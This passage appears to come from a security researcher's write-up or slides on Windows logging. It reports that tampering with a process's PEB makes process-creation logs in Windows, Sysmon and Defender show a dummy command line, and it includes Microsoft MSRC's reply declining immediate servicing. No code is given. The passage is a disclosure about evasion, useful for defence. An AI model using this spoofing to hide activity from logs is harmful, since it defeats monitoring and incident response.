
This is a serious issue for analyzing logs as the true command is never shown. This is an issue across the following logs;

1. Process Creation Logs (Event ID 4688) - Shows the dummy command.
2. Sysmon Process Creation Logs (Event ID 1) - Shows the dummy command
3. Defender Device Logs - Shows the dummy commands as attached as "Dummy Command - Device Logs"

Tampering with the PEB has a significant impact on the reliability of process creation logs in Windows and Defender.

Callstack
This is not applicable for the issue reported.

See less



M

MSRC **Email communication** 27 Feb 2024, 12:59 am

Subject: RE: MSRC Case 85974 CRM:0022040976

Hello Tristan,

Thank you again for submitting this issue to Microsoft. Although your reported POC appears to be valid, currently, MSRC prioritizes vulnerabilities that are assessed as "Important" or "Critical" severities for immediate servicing. After careful investigation, this case does not meet MSRC's current bar for immediate servicing because this attack scenario does not cross any of the MSRC defined security boundaries. Please refer to: https://www.microsoft.com/en-us/msrc/windows-security-servicing-criteria

However, we have shared the report with the team responsible for maintaining the product or service. They will take appropriate action as needed to help keep customers protected.

Here is some information on Microsoft's security vulnerability servicing criteria that may help you in your future research:

- For Online Services Vulnerability Research: Microsoft Vulnerability Severity Classification for Online Services
- For Windows Vulnerability Research: Microsoft Security Servicing Criteria for Windows
- For Bounty information and current programs: Microsoft Bounty Programs | MSRC

Thank you for your submission. We appreciate your partnership to help secure our customers.

Regards,

MSRC

See less


TODAY
EDR COVERAGE
LOG DETECTIONS
ATTACKER MISTAKES
FIX FROM MICROSOFT


QUESTIONS?